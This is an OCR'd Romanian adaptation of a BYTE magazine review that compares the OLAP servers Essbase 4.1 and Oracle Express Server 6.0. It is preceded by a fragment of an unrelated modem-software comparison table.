✓	✓	✓	✓	✓		
✓[1]	✓	✓[1]				
✓	✓	✓				
✓	✓	✓	✓	✓	✓	✓
✓	✓	✓			✓	
		✓			✓	
✓					✓	
✓					✓	✓
✓	✓			✓	✓	✓
✓	✓	✓	To 2400	✓	✓	✓
✓	✓	✓	✓	✓	✓	✓
✓					Doar modelele internaționale	
					✓	
					✓	
✓		✓			✓	✓
					✓	
✓					✓	
		✓			✓	
✓						
✓	✓	✓	✓	✓	✓	✓
	✓				✓	✓
✓		✓	✓		✓	✓
✓	✓	✓	✓	✓	✓	✓
✓	✓	✓			✓	✓
	✓				✓	
					✓	
✓	✓	✓			✓	✓
✓	✓	✓			✓	✓
					✓	
Focal Point	Quarterdeck Internet Suite 2, Quarterdeck WebTalk, Smartcom Message Center Pro	QLMCW 2.2, Intel ProShare 1.9	Message Center	QuickLink II, WebTalk Scan	Stampede, Remote Office Gold, QuickLink II	Comit, Winfax, DOSfax
http://www.globalvillage.com/	http://www.hayes.com/	http://www.logicode.com/	http://www.mot.com/modems/	http://www.practinet.com/	http://www.usr.com/	http://www.zoomtel.com/

★★ Acceptabil ★ Slab

OLAP vă servește datele

Când aveți de gând să analizați date la nivel de întreprindere, aveți nevoie de o unealtă puternică, de genul lui Essbase de la Arbor sau Express Server de la Oracle.

De Mark Hettler

Deși bazele de date relaționale sunt încă cele mai comune instrumente de manipulare a datelor în sisteme, de la mainframes până la calculatoare personale, industria consemnează apariția unei noi abordări, proiectată anume pentru analiza datelor. Procesarea analitică on-line (OLAP), apărută abia în ultimii ani, reprezintă un model puternic, croit în mod vădit anume pentru cantitățile masive de informație din depozitele de date ale prezentului. Dar, la câteva mii de dolari per post de lucru, OLAP nu este pentru utilizatorul ocazional.

Ce-i OLAP, doctore?

O cerință fundamentală în analiza modernă a datelor este posibilitatea de a vizualiza anumite atribute într-o manieră multidimensională, dincolo de tablourile bidimensionale de linii și coloane. Modelul OLAP tratează fiecare atribut ca fiind o dimensiune a unei structuri multidimensionale, iar fiecare dată elementară se află la intersecția unor astfel de dimensiuni. Astfel, analistul are posibilitatea de a tăia „felii și cubulețe“ (slice and dice) de date pentru a le vedea în diverse variante bidimensionale, în funcție de informațiile de care are nevoie, cum ar fi de pildă vânzările diferitelor produse într-o perioadă de timp sau vânzările către diverse tipuri de clienți în diferite regiuni.

Cele două produse evaluate în continuare – Essbase 4.1 de la Arbor Software și Oracle Express Server 6.0 de la Oracle – sunt liderii recunoscuți ai pieței serverelor OLAP. În loc să realizeze analize multidimensionale asupra datelor stocate fizic într-o formă relațională bidimensională, aceste programe stochează de fapt datele într-o structură multidimensională.

Astfel de baze de date sunt uneori numite *cuburi fizice* (vezi caseta Focus Tehnologic). Ambele produse admit definirea unor ierarhii în cadrul unei dimensiuni, cum ar fi anii împărțiți în trimestre și luni sau produse grupate în categorii. Ambele permit utilizarea unor programe de calcul tabelar larg răspândite pentru vizualizarea și analizarea datelor și ambele furnizează interfețe pentru Web. De asemenea, fiecare produs oferă acces la date stocate în baze de date relaționale, prin importul direct al datelor sau prin posibilitatea de a lansa interogări SQL la momentul execuției.

Un detaliu interesant: termenul *OLAP* a fost inventat de E. F. Codd – părintele modelului relațional – pentru a contrasta cu procesarea tranzacțiilor on-line (OLPT). Într-un articol tehnic, Codd statuează 12 reguli (același număr ca și în cazul sistemelor relaționale) pentru crearea de sisteme OLAP valide. Astfel, Codd a exprimat destul de clar faptul că el consideră cele două tipuri de baze de date la fel de viabile și că acestea pot să coexiste. Mai mult, Codd a argumentat faptul că bazele de date multidimensionale se pretează mai bine decât cele relaționale la anumite aspecte ale procesării datelor.

BYTE BEST

OLAP SERVER

Essbase (Arbor Software)

permite proiectarea simplă, prin drag-and-drop, a dimensiunilor, măsurilor, ierarhiilor și a bazelor de date. Încărcarea datelor este ușoară, o comandă recalculează întreaga bază de date, iar interfața spreadsheet oferă posibilități accesibile de analiză și actualizare.

Articolul lui Codd a fost criticat pe motivul că a fost scris pentru Arbor Software, deci ar fi părtinitor. Dar aceste critici pierd din vedere esențialul: cu toate că articolul lui Codd cuprindea într-adevăr un capitol care lăuda Essbase, impactul lui mai larg nu a fost plasarea lui Essbase înaintea concurenților, ci legitimarea produselor OLAP ca o categorie viabilă de produse de baze de date. Aprobarea unui susținător al tehnologiei relaționale de talia lui Codd a fost poate cel mai însemnat factor în deschiderea spre o pleiadă de noi produse și pentru revitalizarea unor linii de produse mai vechi considerate până atunci depășite.


Datele dintr-o bază de date multidimensională vin de obicei din baze de date relaționale utilizate pentru sisteme operaționale orientate pe procesarea tranzacțiilor sau din depozite de date. Atât Essbase cât și Oracle Express Server pot importa date din baze relaționale folosind drivere ODBC (Open Database Connectivity). Ambele pot importa membri ai dimensiunilor (de exemplu, numele produselor într-o dimensiune a produselor sau numele regiunilor într-o dimensiune teritorială) și pot importa date relaționale într-o structură multidimensională.

Amândouă produsele au suport pentru *pivotare*, care înseamnă mutarea unei dimensiuni într-o altă poziție într-o foaie de calcul; de exemplu, poți muta lunile astfel încât să se desfășoare pe verticală iar produsele să apară în capul de tabel, sau să afișezi vânzările magazinelor în cadrul produsului în loc de a plasa vânzările pe produse în cadrul magazinelor.

În general, există diferențe de performanță între datele precalculate, pentru care sistemul memorează rezultatele și datele obținute prin calcule la momentul analizei. Precalcularea consumă ceva timp, dar poate să crească mult viteza de

Stabilirea măsurilor ierarhice (adică tipuri de date) este simplă în Essbase; ele sunt prezentate cu claritate în editorul outline din Application Manager.

Această vedere tabelară ilustrează abilitatea lui Essbase de a folosi ierarhiile dimensionale ale datelor.



Measures Accounts (Label Only)
- Profit (+)
  - Margin (+)
    - Sales (+)
    - Cost of Goods Sold (-) (Alias: COGS) (Expense Reporting)
  - Total Expenses (-) (Expense Reporting)
    - Marketing (+) (Expense Reporting)
    - Freight (+) (Expense Reporting)
    - Discounts (+) (Expense Reporting)
- Inventory (+) (Label Only)
  - Opening Inventory (+) (TB First) (Expens
  - Additions (+) (Expense Reporting)
  - Ending Inventory (+) (TB Last) (Expense
- Ratios (+) (Label Only)

	A	B	C	D	E	F	G
1						Scenario	Channel
2				Qtr1			Qtr2
3			Profit	Inventory	Ratios	Profit	Inventory
4	Colas	East	358663	561431	24.82203	585888	8993
5		Central	280709	485438	24.80257	451042	7009
6		South	130303	251989	24.94549	210499	3640
7		West	268796	430529	24.83189	452045	6857

Applications: Olap

Databases: [all dbs], Budsheet

Componenta Application Manager din Essbase permite setarea programelor client care realizează interogări OLAP.

Această machetă din Express Server unui administrator de rețea să definească vederi (views) utilizator și drepturi de acces pentru dimensiuni.

Oracle Express Analyzer oferă o minunată gamă de opțiuni pentru definirea interogărilor, navigarea în baza de date și briefing-urile existente, precum și pentru crearea de noi prezentări ale datelor.

Analizele serioase asupra datelor companiei necesită adesea avantajele structurale ale acestor servere OLAP multidimensionale.

răspuns la interogări. Calculele virtuale, utilizate de Express Server, nu necesită recalculări explicite atunci când datele de bază se modifică, dar interogările durează mai mult deoarece calculele se fac în timpul execuției cererii.

Datele din Essbase sunt organizate ierarhic și pot fi consolidate în diverse moduri, dar în absența *măsurilor virtuale* (formule calculate la momentul execuției, fără ca rezultatele să fie stocate în baza de date), unele măsuri trebuie precalculate. Express Server admite măsuri virtuale, dar lipsa ierarhiilor și procesul de consolidare inflexibil impune uneori calcule la momentul execuției.

Arbor Software Essbase

În 1993, când a lansat Essbase, Arbor Software a fost primul producător care a amenințat serios dominanța modelului relațional pentru baze de date de mari dimensiuni. Această pornire timpurie se reflectă acum în puterea produsului, în ușurința cu care poate fi învățat și utilizat și denotă în general maturitatea lui Essbase.

Atunci când trebuie să alegi între două produse puternice, care ambele îți pot îndeplini cerințele funcționale, alegerea se bazează pe uzabilitate sau pe abilitatea de a depăși problemele curbei de învățare și de a pune în funcțiune in sistem de analiză în cel mai scurt timp. Odată livrat, sistemul poate fi lărgit și adaptat printr-o selecție relativ simplă de opțiuni și fără necesitatea programării.

Essbase este o interfață drag-and-drop convenabilă pentru definirea ierarhiilor dimensionale și o facilitate de recalculare într-un singur pas. Programul cuprinde de asemenea facilități native pentru realizarea multor operații pentru care Express Server impune programare.

Toate aceste elemente de uzabilitate și comoditate nu compromit totuși puterea și posibilitățile lui Essbase. Cu toate că nu dispune de câteva dintre posibilitățile lui Oracle Express Server, Essbase a fost mai bine cotat în evaluarea generală a NSTL. Un număr tot mai mare de terți producători furnizează o largă varietate de instrumente analitice pentru baze de date Essbase și există un API pentru dezvoltarea de aplicații particulare.

Application Manager, interfața de

TECH FOCUS | DATA STORAGE


Aspecte ale cubului

Produsele OLAP de anvergură pot aborda în două moduri diferite analiza multidimensională a datelor. Unul, numit relational OLAP (ROLAP), plasează programul ca un intermediar între facilitățile clientului și datele stocate în baze de date relaționale obișnuite. Aceste produse folosesc metode de acces bazate pe SQL și convertesc rezultatele într-un format multidimensional la momentul execuției.

Partizanii ROLAP susțin că această abordare elimină nevoia de a stoca mari volume de date în mod redundant. În plus, afirmă că bazele de date relaționale reprezintă singura posibilitate de a stoca volume foarte mari de date (de ordinul sutelor de gigaocteți) păstrând timpi de regăsire acceptabili.

Cealaltă abordare constă în stocarea datelor într-o structură multidimensională, numită adesea cub fizic. Richard Finkelstein, o autoritate în bazele de date SQL și în testarea performanțelor, susține că în timp ce bazele de date relaționale se pretează foarte bine la OLTP, analiza datelor este un altfel de proces, care este mai bine deservit de o cu totul altă structură a datelor.

Unele produse (printre care și Oracle Express Server) se bazează pe o abordare hibridă, combinând stocarea multidimensională cu accesul la date relaționale. De obicei aceasta conduce la varianta stocării în structura multidimensională a datelor agregate la nivel înalt, cu posibilitatea "forajului" (drilling down) în datele relaționale pentru datele de detaliu. Stocarea datelor agregate în structuri relaționale reduce necesarul de calcule la momentul execuției unei analize.


La răscruce de dimensiuni

Cuburile de date vă permit să tăiați datele în „felii și cubulețe", din diferite perspective.

DIMENSIUNI, MĂSURI ȘI IERARHII

Imaginați-vă un tabel ale cărui linii reprezintă produse iar coloanele reprezintă lunile anului: acestea sunt două dimensiuni. Puteți să stivuiți deasupra alte tabele (unul pentru fiecare birou de vânzări, să zicem) care au la rândul lor linii cu produse și coloane cu luni. "Birouri de vânzări" devine astfel a treia dimensiune.

Deși e greu să ne imaginăm mai mult de trei dimensiuni, pentru o bază de date multidimensională e foarte ușor să aibă mult mai multe, reprezentând de exemplu diferite scenarii (de pildă buget vs. actual) sau categorii de clienți. Data care se măsoară de-a lungul acestor dimensiuni se numește măsură. În tabelul din exemplul precedent, vânzările reprezintă o măsură. O bază de date multidimensională poate să aibă mai multe măsuri. De exemplu, puteți să urmăriți atât veniturile bănești cât și numărul produselor vândute de-a lungul diverselor dimensiuni.

Dacă o dimensiune constă din unități care pot fi descompuse în unități mai mici sau pot fi grupate în altele mai mari, relația dintre diferitele nivele de grupare se cheamă ierarhie. Ierarhii tipice sunt anii împărțiți în trimestre și luni sau birourile de vânzări grupate pe regiuni.

Multe aplicații OLAP atașează o singură unitate la nivelul de vârf al fiecărei dimensiuni pentru a reprezenta totalul pentru întreaga dimensiune. Instrumentele de analiză permit apoi detalierea succesivă – de exemplu, pornind cu vânzările pentru întreaga întreprindere, apoi pe regiuni, apoi pe oficii de vânzări și, în final, pe fiecare vânzător în parte.

administrare a lui Essbase, cuprinde un outliner pentru definirea ierarhiilor dimensionale. Utilizatorii pot să plaseze cu ușurință membri ai dimensiunilor în pozițiile dorite în relație cu ceilalți membri. Multe dintre sarcinile administrative pot fi îndeplinite intuitiv cu ajutorul interfeței on-line, singura excepție serioasă constituind-o potrivirea câmpurilor de intrare cu dimensiunile bazei de date atunci când se importă date ierarhice.

Essbase oferă avantaje arhitecturale și structurale, acces multi-utilizator în scriere și citire și blocare la nivel de celulă. Dimensiunile pot cuprinde atât membri „label-only" cât și membri partajați (de pildă, membrii care apar de mai multe ori într-o ierarhie dimensională), iar măsurile și dimensiunile pot cuprinde structuri ierarhice. Mecanismul inteligent de calculare economisește timp de procesare recalculând doar valorile care s-au schimbat, și aceasta într-un singur pas.

Dimensiunile rare (*sparse dimensions*) sunt cele care au un mare număr de valori lipsă. De exemplu, o companie poate să vândă anumite produse pe piața locală și alte produse pe piața internațională. Aceasta se concretizează într-un mare număr de celule goale în punctele de intersecție între dimensiunile definite de produse și piețe. Essbase permite administratorilor să declare anumite dimensiuni ca fiind „rare", iar sistemul optimizează stocarea pentru a face regăsirea datelor mai eficientă și pentru a minimiza spațiul irosit.

Essbase oferă interfețe atât pentru Microsoft Excel, cât și pentru Lotus 1-2-3 iar utilizatorii pot să citească și să actualizeze datele din baza de date. Essbase are posibilități comode de configurare a opțiunilor pentru actualizarea foilor de calcul și pentru detalierea succesivă a datelor în baze de date relaționale (drilling down). Interfața Web din Essbase se bazează pe un număr mic de extensii ale HTML (Hypertext Markup Language). Un set relativ simplu de taguri HTML înglobate adaugă posibilități de acces la baze de date formularelor Web standard.

Essbase nu dispune de suport pentru măsuri virtuale, așa cum are Express Server, dar suportă ierarhii în spațiul măsurilor, în mod similar ierarhiilor dimensionale. Astfel, o dimensiune a cheltuielilor poate fi divizată în salarii, achiziții și așa mai departe. Mai mult, atunci când consolidăm elemente de la un nivel în nivelul imediat superior, Essbase oferă metode alternative de consolidare, nu doar simpla însumare a valorilor. De exemplu, puteți defini o măsură a profitului, formată din vânzări și costuri, profitul fiind definit ca vânzări minus costuri. Aceasta produce același efect ca și o formulă din Express Server, cu diferența că rezultatul calculului este stocat în baza de date ca o valoare separată.

Oracle Express Server

Produsul cu care Oracle intră în domeniul OLAP este în același timp și nou și vechi. Este un instrument puternic de analiză care este în multe aspecte mult mai greu de utilizat decât Essbase. Deși relativ noi în lumea PC-urilor, bazele de date multidimensionale sunt prezente în lumea marilor computere de câteva decade. De fapt, I.R.I. – firma care a dezvoltat Express Server – a activat din anii '70 până în 1995, când a fost cumpărată de Oracle.

Ca și Essbase, Express Server nu-i chiar așa simplu de învățat. Versiunea beta pe care am testat-o a venit cu puțină documentație pentru administratorii bazelor de date și nu există un ghid conceptual care să explice cum funcționează serverul. Manualele sunt lipsite de instrucțiuni practice referitoare la îndeplinirea anumitor sarcini comune, astfel încât majoritatea timpului trebuie să te lupți cu indexul referințelor alfabetice ale comenzilor. •

Definirea ierarhiilor în Oracle Express Server este destul de migăloasă: trebuie să specifici membrul părinte pentru fiecare membru al unei dimensiuni, exceptându-le pe cele de pe primul nivel. Express Server permite și specificarea relațiilor dintre dimensiuni, de pildă între an și lunile calendaristice. Cu toate acestea, documentația nu explică cu claritate de ce cineva ar vrea să utilizeze relații între dimensiuni în anumite cazuri și ierarhii dimensionale în alte cazuri.

Recalcularea bazei de date în Express Server implică desfășurarea separată a fiecărei măsuri peste fiecare dimensiune – cu alte cuvinte, dacă ai trei măsuri peste șase dimensiuni înseamnă că trebuie făcute 18 operații de desfășurare. Se poate automatiza un astfel de proces cu un proces batch, dar asta trebuie să o faci singur. Pentru a importa date dintr-o bază de date relațională, Express Server impune un proces în două etape: întâi trebuie importată foaia de calcul într-o zonă temporară de manevră, iar apoi se copiază datele în baza de date.

Express Server cuprinde un puternic limbaj procedural de programare, care oferă chiar mai multă flexibilitate decât Essbase, în condițiile în care vrei să programezi. Toți clienții Express Server impun editarea manuală a fișierelor de configurare pentru a acces serverul. Interfața Web pentru Express Server folosește un limbaj de programare complex și necesită proceduri stocate în baza de date pentru controlul mapării și a formatării HTML.

CARACTERISTICI

	Essbase	Oracle Express Server
PLATFORME SERVER		
Windows NT	✓	✓
Unix	✓	✓
VMS		✓
OS/2	✓	
Versiuni stand-alone pentru Windows 3.1/Windows 95		✓
ASPECTE ARHITECTURALE		
Cuburi multiple cube în baza de date		✓
Baze de date multiple în server	✓	✓
Administrarea dimensiunilor rare	✓	✓
Citire/scriere multi utilizator	✓	
Blocare la nivel de celulă	✓	
DIMENSIUNI ȘI MĂSURI		
Ierarhii în cadrul dimensiunilor	✓	✓
Membrii partajați	✓	
Ierarhii în cadrul măsurilor	✓	
Tipuri multiple de consolidare	✓	✓
CALCULE		
Calcule virtuale		✓
Măsuri temporare		✓
Recalcularea completă a bazei de date	✓	✓
Calcularea doar a valorilor schimbate	✓	
Calcularea într-un domeniu specificat	✓	✓
Desfășurarea nivelurilor superioare (dimensiuni)	✓	✓
Desfășurarea nivelurilor superioare (măsuri)	✓	*
ANALIZA DATELOR		
Referirea altor măsuri în formule	✓	✓
Referirea altor niveluri în dimensiuni	✓	✓
Logică If...Else în formule	✓	✓
Funcții de prognoză		✓
Funcții statistice și financiare	✓	✓
Devansări și întârzieri	✓	✓
Mutarea domeniilor agregate		✓
Detectare și semnalizare	Third-party	
Conversii valutare	✓	
SUPPORT PENTRU DATE EXTERNE		
Suport ODBC	✓	✓
Acces direct la baza de date		✓
Import de fișiere text și tabele de calcul	✓	✓
Import de membri ale dimensiunilor și ierarhii	✓	✓
Vederi multidimensionale ale datelor relaționale	✓	✓
Detaliere în date relaționale	✓	✓
SECURITATE		
Acces cu parolă	✓	✓
Grupuri de utilizatori	✓	
Controlul accesului la nivel de celulă	✓	✓
INTERFAȚĂ TABELARĂ		
Microsoft Excel	✓	5.0 only
Lotus 1-2-3	✓	
Măsuri multiple	✓	✓
Detaliere/agregare	✓	✓
Pivotare	✓	✓
Selectare/sortare	✓	✓
Actualizare	✓	
FACILITĂȚI PE PARTEA CLIENT		
API	✓	✓
Interfață Web	✓	✓
Facilități de programare vizuală	Third-party	Separate product

✓ = da; * = rezultate comparabile se pot obține prin utilizarea formulelor.

Express Server oferă facilități comode pentru definirea măsurilor virtuale bazate pe formule de calcul. În loc să importe date relaționale într-o bază de date multidimensională și să le stocheze acolo permanent, utilizatorii pot defini formule care execută comenzi SQL la momentul execuției.


Aceasta este în esență abordarea bazelor de date OLAP relaționale, și permite lui Express Server să se constituie într-o soluție hibridă între stocarea multidimensională și maparea relațională. În general, Oracle îi sfătuiește pe utilizatori să stocheze datele sumarizate în baza de date multidimensională și să utilizeze formule de mapare a structurilor relaționale atunci când se cere detalierea datelor. Express Server oferă un set mai extins de funcții de calcul decât Essbase, set cuprinzând și funcții de

OLAP SERVERS

CEL MAI BUN

Essbase 4.1

Puterea analitică, uşurinţa în învăţare şi utilizare fac din acest program o alegere clară.


Outline Editor - Mrh2:Olap:Demo:Demo
Measures Accounts (Label Only)
Profit (+)

	PREŢ	TEHNOLOGIE	IMPLEMENTARE	UŞURINŢĂ DE ÎNVĂŢARE	UŞURINŢĂ ÎN UTILIZARE	UZABILITATE	VERSATILITATE	APRECIERE GENERALĂ
Essbase 4.1	$37,500 pentru cinci utilizatori; $2500 pentru fiecare altul	★★★★★	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★
Oracle Express Server 6.0	$3995pe utilizator	★★★★	★★★	★★	★★	★★	★★★★	★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptebil ★ Slab

prognoză sau de mutare agregată a datelor. De asemenea, oferă o paletă mai largă de instrumente de analiză pe partea client.

În versiunile mai vechi ale lui Express Server, administratorii gestionau dimensiunile rare definind dimensiuni conjuncte, care reprezintă în esenţă combinarea a două dimensiuni. Dimensiunea conjunctă este tratată ca o singură dimensiune în operaţiile de stocare şi regăsire. Se poate astfel defini o conjuncţie a produselor şi regiunilor pentru a lucra cu produse diferite vândute în regiuni diferite, eliminând astfel risipirea spaţiilor de stocare. În versiunea 6.0, Express Server a introdus un mecanism de tratare a dimensiunilor rare similar cu cel din Essbase.

Oracle Express Server dispune de două interfeţe principale pentru prezentarea datelor. O interfaţă de tip spreadsheet permite utilizatorilor de Excel să regăsească şi să afişeze datele din bazele lor de date. Însă clientul Windows pentru Oracle Express Server este o aplicaţie pe 16 biţi care, deşi poate rula pe Windows 95, nu poate lucra cu Excel 7.0.

În plus faţă de interfaţa spreadsheet, Oracle Express Server cuprinde Express Analyzer, care permite utilizatorilor rezumate (*briefings*) – imagini tabelare şi grafice ale datelor, comentate cu text formatat. Oracle oferă mai multe pachete specializate de analiză la preţuri suplimentare, precum şi Oracle Objects, un mediu de dezvoltare pentru crearea de aplicaţii pe cale vizuală.

Un DA pentru Essbase

Atât Essbase cât şi Oracle Express Server sunt produse puternice, oferind seturi extinse de facilităţi în măsură să satisfacă necesităţile funcţionale ale oricărui tip de organizaţie care are nevoie de analiza multidimensională a unor volume mari de date. Diferenţa constă în uşurinţa cu care se pot instala produsele, cu care se pot aduce datele din sursele lor originale în structuri multidimensionale adecvate, cu care se poate începe realizarea unor analize efectivă asupra datelor evitând o curbă lungă de învăţare şi implementări complexe.

Din acest punct de vedere, superioritatea lui Essbase este evidentă. Fără a sacrifica posibilităţile oferite, oferă interfeţe intuitive şi proceduri directe pentru îndeplinirea unor sarcini care adesea necesită programare dificilă sau proceduri cu mai mulţi paşi în Oracle Express Server. ■

PRODUCT INFORMATION

Essbase 4.1
$37,500 for five concurrent users; $2500 per additional user
(requires 32 MB of RAM; 30 MB of disk space; and Windows NT, OS/2, Solaris, HP/UX, or OS/400)

Arbor Software Corp.
Sunnyvale, CA
(408) 727-5800
fax: (408) 727-7140
http://www.arborsoft.com

Oracle Express Server 6.0
$3995 per concurrent user
(requires 32 MB of RAM, 20 MB of disk space, and Windows NT 3.51 or 4.0 or Unix)

Oracle Corp.
OLAP Products Division
Waltham, MA
(617) 768-5600
http://www.oracle.com/products/olap/html/

Culegând date din depozit

Analiştii asociază adesea OLAP cu depozitele de date, în care sunt colectate datele pentru o întreagă întreprindere (care pot cuprinde date istorice acoperind mai mulţi ani). Pentru operaţiile de zi cu zi, întreprinderea are nevoie doar de datele relativ curente, iar fiecare unitate operaţională are nevoie doar de datele proprii.

Dar analizele de amploare, pentru care este proiectată tehnologia OLAP, au în general nevoie de o înregistrare a datelor de-a lungul vremii, care să cuprindă toate unităţile operaţionale şi liniile de produse ale întreprinderii, pentru a putea face comparaţii. Aşadar, chiar dacă OLAP nu implică volume mari de date – analiza multidimensională facilitată de produsele OLAP poate fi de folos şi companiilor mici – în practică, întreprinderile adesea consideră OLAP ca o parte a strategiei privind depozitul de date.

Cu toate acestea, analizele OLAP necesită în general date sumarizate şi nu o duplicare completă a datelor de detaliu din depozit. De exemplu, dacă un client cumpără un anume produs de mai multe ori într-o anumită perioadă de timp, baza de date OLAP are nevoie doar de totaluri şi nu de înregistrările corespunzătoare fiecărei tranzacţii. Mai mult, o bază de date OLAP nu trebuie să conţină date irelevante pentru analizele de tendinţe sau pentru prognoză, cum sunt de pildă adresele sau persoanele de contact.

Deci, o bază de date pentru OLAP cuprinde de regulă doar o parte a informaţiilor din depozitul de date pe care este clădită. Din cauza modului în care bazele de date multidimensionale îşi structurează datele, informaţiile de identificare (de pildă numele produsului, perioada de timp, etc.) se află doar în zona antetului dimensiunii (asemănător antetelor de linii şi coloane dintr-o foaie de calcul) şi nu se repetă în fiecare înregistrare, ca într-o bază de date relaţională. În consecinţă, o bază de date multidimensională necesită mult mai puţin spaţiu de stocare decât un depozit de date.

Marl Hettler şi-a petrecut ultimii şase ani lucrând în laboratoarele NSTL, unde a fost un pionier în testarea serverelor SQL şi bazelor de date multi-utilizator. Este autorul raportului special al NSTL SQL Server Performance: Tips and Traps. Îl puteţi contacta la **mark.hettler@nstl.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

